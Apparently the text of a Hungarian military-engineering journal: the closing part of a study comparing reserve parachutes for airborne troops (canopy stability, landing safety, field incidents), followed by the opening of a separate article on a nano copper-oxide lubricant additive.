Axiómaként kell elfogadni, hogy az ejtőernyő-kupola alakja (17. és 18. ábra) már önmagában is alapvetően meghatározza az alatta ereszkedő ejtőernyősből és személyi deszantos felszereléséből álló komplexum stabilitását. Ez a megállapítás a tartalék ejtőernyőkre is igaz.

17. ábra

Az ún. „bábus bedobás" főszereplője az ún. „aerokónikus" kupolájú T-11R típusú tartalék ejtőernyő.

Forrás: T-11R típusú tartalék ejtőernyő fényképe az MC-6 Personnel Parachute System to Hungarian National Transport Authority Aviation Authority State Aviation Division című dokumentációból, 6, a Program Office (PM-SCIE Personnel Airdrop Team, Natick Soldier Systems Center, MA, USA) szakembereinek jóvoltából.



18. ábra

Ún. „feladatból történő tartalék ejtőernyőnyitás" az ún. „kiterített sík" kupolájú Z-6P típusú tartalék ejtőernyővel.

Forrás: a szerző ejtőernyős fényképgyűjteményéből, eredete ismeretlen.

Nem véletlen, hogy a konvencionális elrendezésű (hasi) tartalék ejtőernyők – síkban kiterített – kupola alakja alapvetően még napjainkban is (!) kör, noha az 1930-as és 1940-es években alakos (elsősorban három- és négyszögalakú) kupolákkal is folytattak kísérleteket.[43]

Emellett a tartalék ejtőernyő kupolája alatt történő ereszkedés tulajdonságait – ugyancsak a fő ejtőernyőhöz hasonlóan – a zsinórzat hossza és annak az úgynevezett „felszakadó hevedernek" az elhelyezkedése, az ejtőernyő hevederzetéhez való csatlakozási pontjának helye határozza meg együttesen. Fontos tény, hogy egy konvencionális kialakítású légideszant ejtőernyő hevederzete alapesetben két, külön-külön felfüggesztési ponttal rendelkezik a fő- és a tartalék ejtőernyők részére, így a teljes rendszer stabilitása is minimálisan megváltozhat az aktuálisan működő (vagy a fő- vagy a tartalék) ejtőernyő kupolája alatt ereszkedő ejtőernyős – illetve a hozzá rögzített személyi felszerelés esetében már eredő – aktuális súlyponti helyzete függvényében. És az a helyzet is előfordulhat, hogy az ejtőernyős ugrás során mind a két ejtőernyő működésbe lép (22. ábra).

A fentiek alapján tanulmányom tartalék ejtőernyőkre vonatkozó második vizsgálati pontjával, vagyis az *ejtőernyő-kupola stabilitásával* kapcsolatos, valamint azzal összefüggő tényszerű megállapításaimat a következőképpen foglalhatom össze:

A tartalék ejtőernyővel történő ereszkedés stabilitását is elsősorban annak kupola alakja, másodsorban a tartalék ejtőernyő további alkotórészeinek – zsinórzatának és ún. „felszakadó hevederzetének" – a fő ejtőernyőéhez viszonyított (!) hossza, valamint a hevederzethez történő csatlakozási pontok helyzete határozzák meg.

Ugyancsak lényeges a két, teljesen vagy részlegesen belobbant fő- és tartalék ejtőernyő-kupola alatt ereszkedő ejtőernyős süllyedési jellemzőinek vizsgálata – nem felejtkezve meg arról a tényről, hogy a két nyitott ejtőernyő-kupola esetében nagyobb az ejtőernyős süllyedési sebessége, mintha egyetlen nyitott kupola alatt lengedezne –, mert ennek már magára a földet érésre lesz közvetlen befolyása.

Az ejtőernyős földet érés biztonsága

Hivatkozva a tanulmányom első részében – a II. világháború ejtőernyős akcióinak elemzése alapján – deklarált irányelvre: „a biztonságos földet érés és a tényleges harcfeladat megkezdése közötti időtartam döntő fontosságú a túlélés szempontjából", a vizsgált kérdés részben kapcsolódik a teljes ejtőernyő rendszer tok-heveder alrendszerének elemzéséhez, amelyet tanulmányom második részében[44] alaposan kifejtettem.

Nem kérdéses, hogy az ejtőernyős ugró szempontjából az ejtőernyő-hevederzet optimális kialakítása – a fő ejtőernyőhöz hasonlóan – a tartalék ejtőernyő kupolájának

[43] A gyakorlati tapasztalatok nem erősítették meg a négyszög alakú kupolával ellátott tartalék ejtőernyők megbízhatóságát. Erre jó példa az önmagától (is) szélirányba beálló PD-47 típust főejtőernyőként alkalmazó szovjet légideszant ejtőernyő rendszer esete: két – a fő ejtőernyő esetében részlegesen vagy teljesen, a tartalék esetében teljesen – nyitott, négyszögletes kupola esetén egyik sem lett igazán domináns, ez mind az ereszkedés stabilitását, mind a földet érés biztonságát negatívan befolyásolta.

[44] Hasonlóan a fő ejtőernyő kupolája alatt történő ereszkedéshez, ld.: Szaniszló (2018) i. m. (2. lj.) 48.

belobbanásakor fellépő terhelés elviselhetőbbé tétele, továbbá a már belobbant kupola alatti ereszkedés kényelmesebbé tétele szempontjából sem elhanyagolható jelentőségű. Tanulmányom harmadik részében viszont éppen az attól történő gyors „megszabadulás" vizsgálata lesz az elsődleges, amelyre néha speciális körülmények között – például fa[45] vagy ház tetején stb. – végrehajtott „földet érést" követően kell hogy sor kerüljön.

Fontos megjegyezni, hogy a tartalék ejtőernyőknek az ejtőernyő hevederzetéhez történő rögzítése – a fő ejtőernyőktől eltérően – alapvetően nem leoldózárakkal, hanem viszonylag nehezen nyitható karabinerekkel (19. és 20. ábra) történik, így az arról történő lekapcsolásuk is körülményesebb. Ez sem véletlen, fontos tervezői (konstrukciós) filozófia van mögötte: egy jól lezárt, terhelés alatt lévő masszív szerkezetű karabiner vétlen nyílása szinte lehetetlen, amely tulajdonképpen a tartalék ejtőernyő kupolája alatt ereszkedő ejtőernyős által elkövethető vétlen ejtőernyő-leoldás esélyét csökkenti zérus értékűre.

19. ábra

A Z-6P típusú tartalék ejtőernyő nemcsak az ún. „felszakadó hevedert" és a „menetes rögzítőkengyelt", hanem a fém kioldófogantyút is „megörökölte" elődeitől. A képen még a Z-5 típus látható.

Forrás: При прыжке с парашютом погиб военнослужащий. Elérhető: https://s00.yaplakal.com/pics/pics_original/6/5/3/7274356.jpg (A letöltés dátuma: 2018. 11. 14.)

[45] Erre nagyon jó példa tanulmányom második részének 5. ábrája, amely egy akadályra történt „földet érés" utáni helyzetet szemléltet. Ebben az esetben a kinyitott tartalék ejtőernyő zsinórzata jelenti „az eszközt", amellyel a minél gyorsabb lejutás megvalósítható, ennek hasznossága különösen műveleti területen válhat értékessé. Szaniszló (2018) i. m. (2. lj.) 54.

20. ábra

A T-11R típusú tartalék ejtőernyő ún. „felszakadó hevederét" – az MC-6, illetve a T-11 ejtőernyőrendszer részét is képező – T-11 típusú ejtőernyő-hevederzethez rögzítő karabiner.

Forrás: a szerző saját ejtőernyős fényképgyűjteményéből. Készítette: Kiss János főtörzsőrmester, ejtőernyőbeugró, 2012. június 20-án, az MH 86. SzHB SEKICs épületében.

A fenti konstrukciós kialakítás viszont éppen a tartalék ejtőernyővel végrehajtott földet érés utáni úgynevezett „kutyázás",[46] illetve háztetőre vagy fa koronájára történő felakadás esetén lehet hátrányos. Ez utóbbihoz kapcsolódik annak kérdése, hogy a tartalék ejtőernyő kupolája irányítható-e, vagy sem, amely az alatta ereszkedő – megfelelő kiképzettséggel rendelkező – ejtőernyősnek a földet érési területen lévő esetleges akadályok elkerülését teheti lehetővé.

A fentiek alapján tanulmányom tartalék ejtőernyőkre vonatkozó harmadik vizsgálati pontjával, vagyis az *ejtőernyős földet érés biztonságával* kapcsolatos, valamint azzal összefüggő tényszerű megállapításaimat a következőképpen foglalhatom össze:

A tartalék ejtőernyőt az ejtőernyő hevederzetéhez rögzítő csatolóelem kialakítása olyan kell hogy legyen, amely bizonyos körülmények között (például terhelés alatt) lehetetlenné teszi a működésbe lépett tartalék ejtőernyőnek a hevederzetről történő leoldhatóságát. Ez a tartalék ejtőernyő kupolája alatt történő ereszkedés szempontjából kifejezetten előnyös, míg a földet érés után bekövetkező esetleges „kutyázás" szempontjából kifejezetten hátrányos az érintett ejtőernyős számára.

[46] Magyarázatát lábjegyzetben ld.: Szaniszló (2018) i. m. (2. lj.) 53.

A légideszant-feladatokra is részben alkalmazott irányítható fő ejtőernyők okán felmerült a tartalék ejtőernyők irányíthatóságának a kérdése is, de a gyakorlati tapasztalatok alapján csak nagyon kevés konvencionális kialakítású (hasi) tartalék ejtőernyő rendelkezik korlátozott irányíthatósággal. Ez azzal magyarázható, hogy a tartalék ejtőernyő irányíthatóságát is alapvetően a kupolaalak kialakítása határozza meg, és axiómaként kell elfogadni, hogy az alapkonstrukció kialakításakor a belobbanási tulajdonságok növelése, illetve a stabilitás megőrzése az elsődleges, ez azonban csak a kupola irányíthatósági képességének a rovására történhet.

Ehhez kapcsolódóan annyit érdemes megjegyezni, hogy bármilyen eszköz – gyártó által biztosított – technikai lehetőségei csak akkor nyújthatnak tényleges alkalmazói képességet, ha az azzal kapcsolatosan nemcsak ismerettel, hanem gyakorlati jártassággal is rendelkezik. De csak a légideszantos ejtőernyő rendszer tartalék ejtőernyőjével kiképzési/gyakorló ugrást végrehajtani – tudomásom szerint – egyetlen hadsereg ejtőernyős kiképzési tematikájának sem képezi a részét.

Végül, a tartalék ejtőernyőkkel kapcsolatos vizsgálatok lezárásaként – ígéretem szerint[47] – röviden összefoglalom, hogy a hagyományos (hasi) kialakítású ejtőernyők alkalmazása miért előnyösebb mind a mai napig a légideszant-feladatok végrehajtásához, mint a polgári (sport) ejtőernyőzésben kedvelt úgynevezett „tandemtokos" ejtőernyőké:

Az úgynevezett „tandemtokos" tartalék ejtőernyő légáramlatba juttatását általában egy – magához a tartalék ejtőernyő kupolájához rögzített – rugós nyitóernyő végzi el. Ez – a megfelelően nagy rugóerő ellenére – a légsebesség függvényében „elég agresszíven" mozoghat, amely súlyos következménnyel járhat: fennáll(hat) annak a részlegesen vagy a helytelenül nyílt főejtőernyő kupolájába történő beleakadása, amely a mentés sikertelenségét okozhatja. Ezért a vészhelyzeti eljárást szükségszerűen a légáramlatba kijutott, de működésképtelenné vált fő ejtőernyő-kupola leoldásával (leválasztásával) kell megkezdeni, amely időráfordítást igényel, erre azonban az alacsonyabb ugrási/dobási magasságból végrehajtott bevetési koncepció csak korlátozottan biztosít lehetőséget.

Figyelembe véve a korábbiakban már említett,[48] életmentési célból történő azonnali döntés- és cselekvéskényszer esetén jelentkező stressz-szituációt, először a polgári (sport) ejtőernyő rendszereknél vezették be az úgynevezett „Tartalék bekötőkötél"[49]-szalagot, amely kiegészítő szerkezeti elemként az ejtőernyő rendszerbe beépítve, tulajdonképpen felgyorsítja a tartalék ejtőernyő nyitásának, nyílásának folyamatát. Azonban ez is csak akkor lehet sikeres, ha a leoldás

[47] Ld. Szaniszló (2018) i. m. (2. lj.) 52.

[48] Ld. Uo. 52.

[49] Reserve Static line Lanyard – RSL. Ez a fő ejtőernyő ún. „felszakadó hevedervégéhez" kötött „csatoló tagként" – annak leoldása után – automatikusan kinyitja a tartalék ejtőernyőtok fedőlapjait, így a tartalék ejtőernyő nyitási folyamata tulajdonképpen „bekötött nyitási rendszer szerint kezdődhet meg". Nem szabad azonban az RSL azon járulékos hátrányáról sem megfeledkeznünk, amikor a földet érés után az ejtőernyős ugró az ún. „kutyázás" elkerülése érdekében leoldja a főejtőernyő kupoláját. (Ekkor az RSL-szalag automatikusan kinyitja az ún. „tandemtokos" tartalék ejtőernyőt záró tokfedelet, és – a rugós nyitóernyő miatt – a tartalék ejtőernyő kupolájának – jelen esetben – hátrányos belobbanását szinte lehetetlen megakadályozni.)

pillanatában a meglévő terep feletti magasság és a levegőközeghez viszonyított, abszolút sebesség megfelel a tartalék ejtőernyő biztonságos nyílási feltételeinek,[50] mert ennek hiányában – az ún. „tandemtokos rendszernél" – a tartalék ejtőernyő gyakorlatilag „feleslegessé" (alkalmazhatatlanná) válik 150-200 m AGL dobási magasság alatt.[51]

Példák a lehetséges tartalék „trónkövetelők" eddigi „éles" alkalmazására

Egy tartalék ejtőernyő megbízhatóságát semmi más sem szemléltetheti jobban, mint a típus tényleges, képekkel dokumentált alkalmazásának kimenetele. Ennél konkrétabb bizonyíték[52] nehezen képzelhető el. Ennek igazolásaként, a tanulmány megírását megelőző anyaggyűjtés során talált alkalmazások közül három konkrét esetet választottam ki, bemutatva a tartalék ejtőernyő – nem minden esetben szándékos (!) – működésbe lépését.

A T-11R típusú tartalék ejtőernyő alkalmazása

Amerikai szövetségeseink tömeges személyi deszantjaik ejtőernyővel történő kijuttatásához – eddigi (had)történelmük során – minden alkalommal konvencionális kupolakialakítású, nem irányítható fő ejtőernyő típust alkalmaztak, illetve mind a mai napig alkalmaznak. Elképzelésük szerint ugyanis az aktuális dobási zóna fölött uralkodó szél így egy irányba fogja elsodorni az irányíthatatlan kupola alatt ereszkedő légideszantosokat, és kisebb lesz az összeakadásuk esélye, mintha irányítható ejtőernyőjükkel – a levegőmozgás vektorához, és az „abban utazó" bajtársaikhoz képest – még relatív elmozdulásra is képesek lennének.

A napjainkban alkalmazott amerikai légideszant fő ejtőernyő típus: a T-11, tökéletesen meg is felel(ne) ennek az elvárásnak, ha nem alakulnának ki rendszeresen balesetveszélyes helyzetek, éppen az ejtőernyő kupolakialakításának „köszönhetően". Kifejezetten ezt a típust alkalmazó tömeges dobásokra jellemző, hogy ejtőernyős „csúszik át" társa fő ejtőernyő-kupolája függőleges réseinek egyikén, mindkét kupola „összeomlását" okozva (21. ábra).

[50] Az ún. „tandemrendszerű" ejtőernyőknél a rosszul kinyílt főejtőernyő-kupola leoldásának (és ezt követően a tartalékejtőernyő-nyitási folyamat megindításának) alsó határa általánosságban 300 m AGL. (Ettől való eltérést esetlegesen a biztonsági ejtőernyőnyitó készülék beállítása határozhat csak meg.)

[51] Éppen ez az oka, hogy – nyitási rendszertől függetlenül – légcellás ejtőernyővel történő ugrás végrehajtásakor a dobási magasság minimális értéke ritkán van 1000 m AGL alatt. Ez viszont éppen azért jelent(het) ugyancsak nem elhanyagolható problémát, mert az ellenségnek így több esélye van „levadászni" a légcellás ejtőernyővel ereszkedő légideszantos katonát, mintha az kis magasságból hagyományos – és kevésbé vagy egyáltalán nem irányítható – ejtőernyővel ugrana.

[52] Tény, hogy az ejtőernyős katona – a repülő-hajózó kollégáinkhoz hasonlóan – „vizuális alkat": csak a saját szemének hisz. Mindkét területen meglévő gyakorlati jártasságom birtokában magam is ezt az elvet vallom.

21. ábra

A felvétel pontosan azt a pillanatot ábrázolja, amikor mindkét ejtőernyős szinte egy időben nyitja saját T-11R típusú tartalék ejtőernyőjét, megmentve nemcsak a saját, de – kölcsönösen – bajtársa életét is. A kép egyben az ún. „extractor" szükségességét is szépen szemlélteti: a tartalék ejtőernyő kupolája jóval dinamikusabban kerül ki a légáramlatba, mint amit a két ugró közös ejtőernyős süllyedési sebessége „önmagában" biztosíthatna.

Forrás: US Army paratroopers with the 173rd Airborne Brigade execute emergency procedures in response to a T-11 parachute system malfunction. Elérhető: www.dvidshub.net/image/1500798/us-army-paratroopers-with-173rd-airborne-brigade-execute-emergency-procedures-response-t-11-parachute-system-malfunction (A letöltés dátuma: 2017. 11. 25.)

Látható, hogy a „nyugati ejtőernyő-tervezési koncepció" (a légideszantos katonára kell rábízni a tartalék ejtőernyője nyitásának feladatát, de a kupola belobbanásának folyamatát technikai eszközökkel gyorsítani kell) gyors és jó megoldást kínál, amennyiben „a különleges helyzetbe került" ejtőernyős felismeri a helyzetet, és azonnal végrehajtja az ilyenkor egyedül megengedettet: a tartalék ejtőernyő nyitását.[53]

[53] Ezt elősegíti az amerikai légideszantos katonák ejtőernyős ugrását megelőző eljárásrend, amelynek a szerző is résztvevője lehetett 2015-ben az Aviano Air Base-en, a „Warlord Rock-2015." gyakorlat során. A közvetlen ugrás előtti felkészülésen az oktatók a teljes ugrási tevékenységet átismételtetik az ugrókkal, kiemelt hangsúlyt fektetve a tartalék ejtőernyő működtetésére. (Az ilyen jellegű gyors ismeretfelújítás egy-másfél órán keresztül tart, de szükséges is: az „átlagos" amerikai légideszantos katona háromhavonta hajt végre bekötött nyitási rendszerű ejtőernyős ugrást, többnyire valamilyen hadgyakorlat keretében.)

Továbbá az is előfordulhat – mert volt már rá eset –, hogy a T-11R típusú tartalék ejtőernyő kupolája levegőbe jutásának gyorsítására alkalmazott ún. „extractor" (ld. 12. ábra!) válik kellemetlenné az ejtőernyő vétlen nyitódása esetén: az ejtőernyősnek esélye sincs meggátolni a tartalék ejtőernyő kupolaszeletei közé helyezett rugós szerkezet kilökődését (22. ábra).

22. ábra

A T-11R típusú tartalék ejtőernyő vétlen nyílásának következménye: az ejtőernyőst – szó szerint véve – egyszerűen kirántja a gyorsan belobbanó kupola a szállító repülőgép ajtajából és látható, hogy az előtte kiugrott bajtársát is utolérte (!) a levegőben. Mivel a dobási sebesség kb. 130 knots (kb. 240 km/h), és két ejtőernyős gépelhagyása között 1 s telik el, 50-60 m-es távolságban kellene hogy legyenek egymástól a levegőben, ha mindkét ejtőernyősnek „csak" a fő ejtőernyője lépett volna működésbe.

Forrás: a szerző saját ejtőernyős fényképgyűjteményéből, eredete ismeretlen.

S bár alapigazság, hogy – kifejezetten csakis konvencionális légideszant ejtőernyőben gondolkodva – „inkább két kinyílt kupola legyen a fejünk fölött, mint egy sem", tényként kell elfogadni, hogy hasonló szituációban a „keleti ejtőernyőtervezési koncepció" által megalkotott tartalék ejtőernyő – noha az is rendelkezik az ejtőernyő-kupola levegőáramlatba történő gyorsabb kijuttatását elősegítő eszközzel (13. ábra) – nagyobb megbízhatóságot nyújt. (Ehhez természetesen ugyancsak az szükséges, hogy az ejtőernyős felismerje a szituációt, és azonnal cselekedjen: kezeivel könnyebben le tudja fogni az egy adott irányba nyíló tokfedeleket egy ilyen esetben, mint egy „nyugati" tartalék ejtőernyőnél.)

A Z-6P típusú tartalék ejtőernyő alkalmazása

A tömeges személyi ejtőernyős deszant alkalmazása még napjainkban is az Orosz Légideszant Csapatok műveleti területre történő kijuttatási koncepciójának egyik fő eleme, emiatt „a kék barettesek" is néha kénytelenek működtetni a tartalék ejtőernyőjüket (23–26. ábra).

23. ábra

Nincs menekülés. A két ejtőernyős itt már menthetetlenül összeakadt…

24. ábra

…, majd a magasabban lévő ugró nyitja a tartalék ejtőernyőjét…

25. ábra

…amelynek belobbantását bonyolítja, hogy a kupolája részben a D-10 típusú fő ejtőernyő zsinórjai közé került…

26. ábra

…és a földet érés pillanata. A tartalék ejtőernyő (kupolája legalul látható) így is életeket mentett. Forrás: a szerző saját ejtőernyős fényképgyűjteményéből, eredete ismeretlen

A fenti képek is tanúsítják, hogy jól működik a „keleti ejtőernyőtervezési koncepció" is, bár ebben az esetben az ejtőernyős ugróra nagyobb felelősség „hárul" a saját élete megmentése érdekében, de ezt a fajta technikai „hátrányt" a magasabb képzettségi szint képes kompenzálni.

Következtetések, javaslatok

Mivel a tartalék ejtőernyő – és esetenként a vele komplex egészet alkotó biztonsági ejtőernyő nyitó berendezés – már ténylegesen is az utolsó esélyt jelenti egy súlyos, esetlegesen halálos sérülés elkerülésének folyamatában, a már szükségessé vált alkalmazásainak körülményeit különösen kiemelten kell vizsgálni, mielőtt az adott típust az MH-ban rendszerbe állítanánk. A tartalék ejtőernyő esetében hatványozottan igaznak kell elfogadnunk, hogy érdemesebb „más kárán tanulni", mint „fejünket homokba dugva" kiválasztani egy terméket, majd a beszerzést követően saját magunknak megszerezni ugyanazokat a tapasztalatokat, amelyekért más nemzetek ejtőernyősei esetlegesen a vérükkel fizettek meg.

Külföldről beszerzett komplex személyi légideszant ejtőernyő rendszer esetében az adott típussal végrehajtandó ejtőernyős ugrásokkal kapcsolatos külföldi szabályzók „egy az egyben" történő átvétele is hordozhat minimális kockázatot magában. Jó példa erre az MC-6, illetve a T-11 típusú fő-, valamint a T-11R típusú tartalék ejtőernyőből álló rendszerek alkalmazása esetében utóbbi „földön hagyásának" „lehetősége", amelyet a bekötött nyitási rendszerű ejtőernyős ugrásokra vonatkozó amerikai katonai „biblia" – vagyis a *Static Line Parachuting Techniques and Training*. Headquarters, Department of the Army, 2018. – a 15-2. oldalán pontosan meghatároz.[54] Fontos megjegyezni, hogy kupolanyílási rendellenesség esetében – tartalék ejtőernyő hiányában – viszont alapvetően ekkor már nincs lehetőség a túlélésre, így a tartalék ejtőernyő földön hagyásának lehetősége amerikai ejtőernyős bajtársainknak kizárólagosan háborús körülmények között engedélyezett.

A hagyományos légideszant ejtőernyővel történő ejtőernyős ugrási feladat végrehajtásának biztonsági kockázatai – az ejtőernyős katona minőségi kiképzettsége mellett – még tovább csökkenthetők a tartalék ejtőernyőre szerelt biztonsági nyitó automaták alkalmazásával.

Befejezés

Kijelenthetjük, hogy a konvencionális kialakítású légideszant ejtőernyő rendszer csak egymáshoz jól összepárosított fő-, illetve tartalék ejtőernyő megléte esetén biztosíthatja csak a tervezett, személyi ejtőernyővel történő kijuttatás sikerességét.

A tartalék ejtőernyőre szerelt biztonsági nyitó automatákat tanulmányom negyedik részében mutatom be.

[54] Az adott szakirodalom csak merevszárnyú repülőgépekből végrehajtott ejtőernyős dobásoknál teszi ezt lehetővé. További előírás ezzel kapcsolatosan még az is, hogy a dobási sebesség – legalább minimálisan – meg kell, hogy haladja a 125 knots (kb. 231,5 ^{km}/h) értéket, illetve hogy a T-11 típusú ejtőernyőt C-130-asból 550 feet (167,64 m), C-17-esből 525 feet (160,02 m), míg az MC-6 típusú ejtőernyőt – repülőgéptípus-megkötés nélkül (!) – 475 feet (144,78 m) minimális dobási magasságértékeket, amely paraméterek már ténylegesen is csak a főejtőernyő biztonságos működéséhez elégségesek.

Felhasznált irodalom

Bácskai Györgyi – Csomós Vera – Dékán István – Dézsi Gábor – Hollósy Lajos – Horváth István – Horváth Sándor – Hüse Károly – Lantos Éva – Magyar Miklós – Neu József – Samu Ferenc – Sződi Sándor – Tóth Jenő – Valkó Gyula: *Selyemszárnyakon. Ismerkedés az ejtőernyőzéssel.* Budapest, Zrínyi, 1969.

De Ste Croix, Philip: *Airborne operations.* London, Salamander Books Ltd., 1978.

Американская десантная парашютная система Т-11. 2010. Elérhető: https://military-informant.com/airforca/t11-sp-625834300.html (A letöltés dátuma: 2014. 11. 12.)

File: Belgians Train in England – Parachute Training at Ringway, Near Manchester, 1942 D8710.jpg. Elérhető: https://commons.wikimedia.org/wiki/File:Belgians_Train_in_England-_Parachute _Training_at_Ringway,_Near_Manchester,_1942_D8710.jpg (A letöltés dátuma: 2019. 03. 19.)

Dvorák Ede: Az elsők között voltak… Misi bácsi. *Repülés,* 61. (1988), 1. 4.

Fallschirmhandbuch für den Rettungsfallschirm BE-8/S-L. Seifhennersdorf, Sächsische Spezial-konfektion GmbH, 2003.

HHKSZ-77, 44. Gyakorlat: Repülés a mélységi felderítő, illetve az ejtőernyős deszant csapatok kidobására

Huszár János: *Honvéd ejtőernyősök Pápán 1939–1945.* Pápa, a Jókai Kör kiadványa, 1993.

Kastély Sándor: A mentőejtőernyő rendszerek szerkezete, kezelés, használata vizsgálata. *Ejtőernyős Tájékoztató,* 18. (1994), 1–2. 2–64.

Lang, Pavel: New parachutes in action. *Areview,* (2014), 1. 36–38. Elérhető: www.mocr.army.cz/assets/multimedia-a-knihovna/casopisy/czech-army/areview_1_2014.pdf (A letöltés dátuma: 2018. 11. 12.)

Лисов, Иван И.: *Свободный полет.* Москва, „Молодая Гвардия", 1979.

Лисов, Иван И.: *Земля-небо-земля.* Москва, ДОСААФ, 1973.

MC-6 Personnel Parachute System to Hungarian National Transport Authority Aviation Authority State Aviation Division című dokumentáció, a Program Office (PM-SCIE Personnel Airdrop Team, Natick Soldier Systems Center, MA, USA) szakembereinek jóvoltából

Military parachute, ZVP-80.08 NSN 1670160066805. Elérhető: www.marsjev.com/en/zvp-8008 (A letöltés dátuma: 2015. 04. 12.)

Миронов, М. И. – Виноградов С. М.: *Парашютизм. Вопросы, теории и практики парашютного дела.* Москва, Редакционно-Издательский Отдел Аэрофлота, 1936.

Подразделение советских десантников на летном поле аэродрома у бомбардировщиков ТБ-3. Elérhető: http://waralbum.ru/wp-content/uploads/2015/01/01113.jpg, (A letöltés dátuma: 2019. 03. 19.)

Про район выброски. Elérhető: http://static.oper.ru/data/site/vdv_106_2011 (A letöltés dátuma: 2015. 05. 07.)

При прыжке с парашютом погиб военнослужащий. Elérhető: https://s00.yaplakal.com/ (A letöltés dátuma: 2018. 11. 14.)

Segédlet ejtőernyős oktatók részére a stabilizátoros kiképzés/átképzés végrehajtásához. Budapest, MRSZ Ejtőernyős Szakbizottság, 1993.

Seride, Walter: *Soldaten fallen vom himmel.* Berlin, Schützen Verlag, (reprint), 1968.
Simon László: A magyar katonai ejtőernyőzés rövid története. *Magyar Szárnyak,* 24. (1996), 24. 261–271.
Static Line Parachuting Techniques and Training. Headquarters, Department of the Army, 2018.
Szaniszló Zsolt: Új személyi légideszant ejtőernyőtípus rendszerbe állítása előtt a Magyar Honvédség I. rész. A lehetséges „trónkövetelők" „születése". *Hadmérnök,* 10. (2015), 3. 267–278. Elérhető: www.hadmernok.hu/153_22_szaniszlozs.php (A letöltés dátuma: 2019. 04. 09.)
Szaniszló Zsolt: Új személyi légideszant ejtőernyőtípus rendszerbe állítása előtt a Magyar Honvédség II. rész. A lehetséges „trónkövetelők" összevetése a jövendő alkalmazó szempontjából: a fő ejtőernyő vizsgálata. *Hadmérnök,* 13. (2018), 1. 41–57. Elérhető: www.hadmernok.hu/181_04_szaniszlo.php (A letöltés dátuma: 2019. 04. 09.)
Technical Bulletin 43-0002-43, T-11 Reserve Parachute Assembly. Headquarters, Department of the Army, 15 July 2011. A-14
US Army paratroopers with the 173rd Airborne Brigade execute emergency procedures in response to a T-11 parachute system malfunction. Elérhető: www.dvidshub.net/image/1500798/us-army-paratroopers-with-173rd-airborne-brigade-execute-emergency-procedures-response-t-11-parachute-system-malfunction (A letöltés dátuma: 2017. 11. 25.)
Weeks, John: *The airborne soldier.* Dorset, Blandford Press, 1982.
Запасная парашютная система 3-6П. Elérhető: www.spkirbis.narod.ru/refbook/z6p.htm (A letöltés dátuma: 2014. 05. 04.)
ZVP-80.08. Elérhető: www.marsjev.com/en/zvp-8008a (A letöltés dátuma: 2018. 10. 04.)
A ZVP-80.08 típusú tartalék ejtőernyő P-002-15 sz. kiszolgálási, üzemeltetési, hajtogatási, kezelési, tárolási, karbantartási és javítási kézikönyve, érvényes az 1847001 gyártási számtól. Jevíčko, Czech Republic, MarS a.s., 02/2020.

Jogi források

21/1998. (XII. 21.) HM rendelet az állami légijárművek nyilvántartásáról, gyártásáról és javításáról, valamint a típus- és légialkalmasságáról
39. sz. Légügyi Előírás és Végrehajtási Utasítása az ejtőernyős tevékenységről és az ejtőernyők alkalmazásáról (454347/1984.). 1998. május.

Internetes forrás

www.pinterest.co.uk/pin/531143349786605036/ (A letöltés dátuma: 2019. 04. 10.)

HADMÉRNÖK
HADITECHNIKA

15. évfolyam (2020) 3. szám 75–92.
DOI: 10.32567/hm.2020.3.4

Tóth Álmos Dávid,[1] Fodor Tamás[2]

Nanoméretű réz(II)-oxid kerámiarészecskékkel erősített kenőolaj tribológiai vizsgálata

Tribological Investigation of Lubricant Strengthened with Nano-Scale Cupric Oxide Ceramic Material

A mai korszerű járművek kenését ellátó kenőanyagok terhelése változatos és relatív magas. A környezetvédelmi és energiafelhasználási szabályozások megkövetelik a járművek és a bennük található kenőanyagok fejlesztését, az alacsonyabb emisszió, alacsonyabb fogyasztás és ritkább karbantartás érdekében. A célok elérése érdekében különböző mérnöki megoldásokat alkalmaznak (például felületi bevonatok), és e megoldásoknak minden esetben egymással kompatibilisnek kell lenniük. Jelen tanulmány egy nanoméretű réz(II)-oxid (CuO) kerámiaanyag kenőolaj-adalékként való vizsgálatának folyamatát és az eredményekből megállapítható következtetéseket ismerteti. A vizsgálatokat a győri Széchenyi István Egyetem, illetve a debreceni Atommagkutató Intézet berendezéseivel végeztük el. A tanulmány a „Nemzetköziesítés, oktatói, kutatói és hallgatói utánpótlás megteremtése, a tudás és technológiai transzfer fejlesztése, mint az intelligens szakosodás eszközei a Széchenyi István Egyetemen" című (azonosító szám: EFOP-3.6.1-16-2016-00017) projekt keretében készült.

Kulcsszavak: **kenőolaj-adalék, tribológia, réz(II)-oxid, tribométer**

The lubrication of the modern vehicles has to bear diverse and relative high loads. The environmental protection and the energy consumption regulations require continuous development of vehicles and their lubricating media to reach lower emission and fuel consumption with longer component lifetime. To reach these goals, engineers invented different technical solutions (e.g. surface coating with non-metallic materials) and these solutions need to be compatible. This article presents the investigation method and the test results of a nano-scale cupric oxide (CuO)

[1] Széchenyi István Egyetem, Belsőégésű Motorok és Járműhajtások Tanszék, egyetemi tanársegéd, e-mail: toth.almos@sze.hu; ORCID: https://orcid.org/0000-0002-5060-1504

[2] Atommagkutató Intézet Debrecen, Tudományos munkatárs, e-mail: fodor.tamas@atomki.mta.hu; ORCID: https://orcid.org/0000-0002-1428-7538

material. The experiments were carried out with the equipment at the Széchenyi István University in Győr and at the Institute of Nuclear Research in Debrecen. This research was supported by the EFOP-3.6.1-16-2016-00017 Internationalisation, initiatives to establish a new source for researchers and graduates, development of knowledge and technological transfer as instruments of intelligent specialisations at Széchenyi University.

Keywords: **lubrication additive, tribology, cupric oxide, tribometer**

Bevezetés

A mai korszerű járműipari hajtásláncok jelentős fejlesztési folyamatok végeredményei. E fejlesztések elsődlegesen a környezetvédelem és az energiafelhasználás hatékonyságát, illetve az alkatrészek élettartamának növelését célozzák meg. A járműhajtás-fejlesztő mérnökök különböző mérnöki megoldásokat fejlesztettek ki az elmúlt években a fent említett célok elérése érdekében: hatékony turbófeltöltés, felületi bevonatok, alacsony viszkozitású olajok stb. Az egyes fejlesztések eredményeinek összesítése és applikálása további mérnöki feladatokat igényel. Csak és kizárólag egy olyan jármű képes hatékonyan üzemelni, amelynek egyes részegységei megfelelő összhangban vannak egymással.

